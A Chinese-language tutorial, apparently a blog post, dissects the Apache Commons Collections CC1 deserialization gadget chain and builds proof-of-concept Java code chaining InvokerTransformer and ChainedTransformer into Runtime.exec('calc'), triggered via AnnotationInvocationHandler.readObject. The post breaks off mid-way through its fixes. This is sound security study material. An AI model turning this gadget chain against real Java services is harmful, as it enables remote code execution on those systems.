

在 TransformedMap类中找到 checkSetValue()方法调用了 transform()方法
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
| public class TransformedMap
extends AbstractInputCheckedMapDecorator
implements Serializable {
/** Serialization version */
private static final long serialVersionUID = 7023152376788900464L;
/** The transformer to use for the key */
protected final Transformer keyTransformer;
/** The transformer to use for the value */
//若把 valueTransformer 设为 InvokerTransformer,当它被调用 transform() 时就能执行任意方法/命令
protected final Transformer valueTransformer;
//decorate(装饰),把一个已经存在的 Map 包一层 TransformedMap,以后对这个 Map 做的操作(比如 put),就会先经过 Transformer 处理,再真正存进去
public static Map decorate(Map map, Transformer keyTransformer, Transformer valueTransformer) {
return new TransformedMap(map, keyTransformer, valueTransformer);
}
//另一种装饰,decorate:包装,不改已有数据;decorateTransform:先改旧数据再包装
public static Map decorateTransform(Map map, Transformer keyTransformer, Transformer valueTransformer) {
TransformedMap decorated = new TransformedMap(map, keyTransformer, valueTransformer);
if (map.size() > 0) {
Map transformed = decorated.transformMap(map);
decorated.clear();
decorated.getMap().putAll(transformed); // avoids double transformation
}
return decorated;
}
//保存底层 map 和两个 transformer;valueTransformer 是我们需要的关键点
protected TransformedMap(Map map, Transformer keyTransformer, Transformer valueTransformer) {
super(map);
this.keyTransformer = keyTransformer;
this.valueTransformer = valueTransformer;
}
//自定义序列化,这里的 readObject 并不会主动触发 transformer;它只是把结构恢复
private void writeObject(ObjectOutputStream out) throws IOException {
out.defaultWriteObject();
out.writeObject(map);
}
private void readObject(ObjectInputStream in) throws IOException, ClassNotFoundException {
in.defaultReadObject();
map = (Map) in.readObject();
}
//若有 keyTransformer 则对 key 做变换;这里的“变换”,在正常情况下是对 key/value 做某种转换(如:大小写转换),但在漏洞利用时,“变换”就执行了攻击者的代码
protected Object transformKey(Object object) {
if (keyTransformer == null) {
return object;
}
return keyTransformer.transform(object);
}
protected Object transformValue(Object object) {
if (valueTransformer == null) {
return object;
}
return valueTransformer.transform(object);
}
protected Map transformMap(Map map) {
if (map.isEmpty()) {
return map;
}
Map result = new LinkedMap(map.size());
for (Iterator it = map.entrySet().iterator(); it.hasNext(); ) {
Map.Entry entry = (Map.Entry) it.next();
result.put(transformKey(entry.getKey()), transformValue(entry.getValue()));
}
return result;
}
//这里直接调用了 valueTransformer.transform(value)
protected Object checkSetValue(Object value) {
return valueTransformer.transform(value);
}
protected boolean isSetValueChecking() {
return (valueTransformer != null);
}
//-----------------------------------------------------------------------
public Object put(Object key, Object value) {
key = transformKey(key);
value = transformValue(value);
return getMap().put(key, value);
}
public void putAll(Map mapToCopy) {
mapToCopy = transformMap(mapToCopy);
getMap().putAll(mapToCopy);
}
}
|
因为构造函数是 protected,我们不能直接实例化传参,所以找到一个公共方法 decorate ,外部调用它就能 new 出一个 TransformedMap 实例, 创建出一个 TransformedMap 对象,并把自己的 Transformer 塞进去,然后通过调用 checkSetValue() 触发 Transformer 。
1
2
3
4
5
6
| InvokerTransformer invokerTransformer = new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"});
HashMap<Object,Object> map = new HashMap<>();
//用 decorate 包装这个 map
//第二个参数 null :不对 key 做变换
//第三个参数 invokerTransformer :对 value 做变换(关键)
Map<Object,Object> transformedmap = TransformedMap.decorate(map, null, invokerTransformer);
|

接下来找谁调用了 checkSetValue()
在 AbstractInputCheckedMapDecorator.****MapEntry.setValue() 调用了 checkSetValue() 方法
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
| /**
* Implementation of a map entry that checks additions via setValue.
*/
//定义了一个静态内部类 MapEntry,它继承自 AbstractMapEntryDecorator
static class MapEntry extends AbstractMapEntryDecorator {
/** The parent map */
//声明了一个不可变(final)字段 parent,类型是 AbstractInputCheckedMapDecorator
private final AbstractInputCheckedMapDecorator parent;
//构造器接收两个参数
protected MapEntry(Map.Entry entry, AbstractInputCheckedMapDecorator parent) {
super(entry);
this.parent = parent;
}
public Object setValue(Object value) {
value = parent.checkSetValue(value);
return entry.setValue(value);
}
}
}
|
MapEntry 是一个包装器,把原始 Map.Entry 包起来,目的就是在 setValue(...) 时插入一次 “由 parent 执行的检查/变换”(即调用 parent.checkSetValue(...))。- 也就是说:任何通过这个包装的
Entry 调用 setValue 的操作,都会先经由 parent 的 checkSetValue,再回到底层 entry。
当执行 entry.setValue(value) 时,他先调用 checkSetValue(value),而 checkSetValue(value) 直接调用了 transform 。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
| Runtime r = Runtime.getRuntime();
InvokerTransformer invokerTransformer = new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"});
HashMap<Object,Object> map = new HashMap<>();
map.put("gxngxngxn","gxngxngxn"); //给map一个键值对,方便遍历
//用 decorate 包装这个 map;第二个参数 null :不对 key 做变换;第三个参数 invokerTransformer :对 value 做变换(关键)
Map<Object,Object> transformedmap = TransformedMap.decorate(map, null, invokerTransformer);
for(Map.Entry entry:transformedmap.entrySet()) {
//调用 entry.setValue(r),这里传入的是 Runtime r 对象
//但是在 MapEntry.setValue 里,会先执行parent.checkSetValue()
//checkSetValue(value) 内部会执行 return valueTransformer.transform(value);
//所以传进来的 r 会被 invokerTransformer.transform(r) 处理
entry.setValue(r);
}
|

通过上述测试,说明这条链是能打通的,触发条件是手动遍历了 transformedmap,这不是真正的利用链,接下来要去找 readObject 来触发漏洞。
同样的,查找哪个方法调用了 setValue ,最好是重写的 readObject 。
在 AnnotationInvocationHandler 类的 readObject 方法里调用了 setValue 方法

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
| private void readObject(java.io.ObjectInputStream s)
throws java.io.IOException, ClassNotFoundException {
s.defaultReadObject();
// Check to make sure that types have not evolved incompatibly
AnnotationType annotationType = null;
try {
annotationType = AnnotationType.getInstance(type);
} catch(IllegalArgumentException e) {
// Class is no longer an annotation type; time to punch out
throw new java.io.InvalidObjectException("Non-annotation type in annotation serial stream");
}
//获取注解里每个成员的类型(方法名:返回类型)
Map<String, Class<?>> memberTypes = annotationType.memberTypes();
// If there are annotation members without values, that
// situation is handled by the invoke method.
for (Map.Entry<String, Object> memberValue : memberValues.entrySet()) {
String name = memberValue.getKey();
Class<?> memberType = memberTypes.get(name);
if (memberType != null) { // i.e. member still exists
Object value = memberValue.getValue();
//检查当前值是否与成员类型匹配,或者是不是 ExceptionProxy
if (!(memberType.isInstance(value) || value instanceof ExceptionProxy)) {
//如果不匹配,就调用:memberValue.setValue
memberValue.setValue(
new AnnotationTypeMismatchExceptionProxy(
value.getClass() + "[" + value + "]").setMember(
annotationType.members().get(name)));
}
}
}
}
|
memberValues 也是可控的

1.3 构造 POC & 遇到的问题:#
初步构造:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
| import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.TransformedMap;
import java.io.*;
import java.lang.reflect.Constructor;
import java.util.HashMap;
import java.util.Map;
public class CC1Test {
public static void main(String[] args) throws Exception{
Runtime runtime = Runtime.getRuntime();
InvokerTransformer invokerTransformer = new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"});
HashMap<Object, Object> hashMap = new HashMap<>();
hashMap.put("key", "value");
Map<Object, Object> transformedMap = TransformedMap.decorate(hashMap, null, invokerTransformer);
Class c = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
Constructor aihConstructor = c.getDeclaredConstructor(Class.class, Map.class);
aihConstructor.setAccessible(true);
Object o = aihConstructor.newInstance(Override.class, transformedMap);
// 序列化反序列化
serialize(o);
unserialize("ser.bin");
}
public static void serialize(Object obj) throws IOException {
ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("ser.bin"));
oos.writeObject(obj);
}
public static Object unserialize(String Filename) throws IOException, ClassNotFoundException{
ObjectInputStream ois = new ObjectInputStream(new FileInputStream(Filename));
Object obj = ois.readObject();
return obj;
}
}
|
但目前还不能成功利用,有三个问题需解决:
Runtime 对象不可序列化,需要通过反射将其变成可以序列化的形式

反射解决:
先写普通反射:
1
2
3
4
5
| Class c = Runtime.class;
Method method = c.getMethod("getRuntime");
Runtime runtime = (Runtime) method.invoke(null, null);
Method run = c.getMethod("exec", String.class);
run.invoke(runtime, "calc");
|
然后改为 InvokerTransformer 调用:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
| Class c = Runtime.class;
Method m = (Method) new InvokerTransformer(
"getMethod",
new Class[]{String.class, Class[].class},
new Object[]{"getRuntime", null}
).transform(Runtime.class);
Runtime r = (Runtime) new InvokerTransformer(
"invoke",
new Class[]{Object.class, Object[].class},
new Object[]{null, null}
).transform(m);
new InvokerTransformer(
"exec",
new Class[]{String.class},
new Object[]{"calc"}
).transform(r);
|

由于一个一个调用 transform 太繁琐,我们使用 ChainedTransformer 类进行简化:
ChainedTransformer 类下的 transform 方法递归调用了前一个方法的结果,作为后一个方法的参数
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
| public class CC1Test {
public static void main(String[] args) throws Exception{
Transformer[] transformers = new Transformer[]{
new InvokerTransformer(
"getMethod",
new Class[]{String.class, Class[].class},
new Object[]{"getRuntime", null}
),
new InvokerTransformer(
"invoke",
new Class[]{Object.class, Object[].class},
new Object[]{null, null}
),
new InvokerTransformer(
"exec",
new Class[]{String.class},
new Object[]{"calc"}
)
};
ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);
//chainedTransformer.transform(Runtime.class);
HashMap map = new HashMap();
map.put("key", "value");
Map<Object, Object> transformedMap = TransformedMap.decorate(map, null, chainedTransformer);
Class<Runtime> runtimeClass = Runtime.class;
Class<?> c1 = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
Constructor<?> constructor = c1.getDeclaredConstructor(Class.class, Map.class);
constructor.setAccessible(true);
Object o = constructor.newInstance(Override.class, transformedMap);
serialize(o);
unserialize("ser.bin");
}
public static void serialize(Object obj) throws IOException {
ObjectOutputStream oos = new ObjectOutputStream(new FileOutputStream("ser.bin"));
oos.writeObject(obj);
}
public static Object unserialize(String Filename) throws IOException, ClassNotFoundException{
ObjectInputStream ois = new ObjectInputStream(new FileInputStream(Filename));
Object obj = ois.readObject();
return obj;
}
}
|
这样就解决了第一个问题。

AnnotationInvocationHandler类中的判断条件
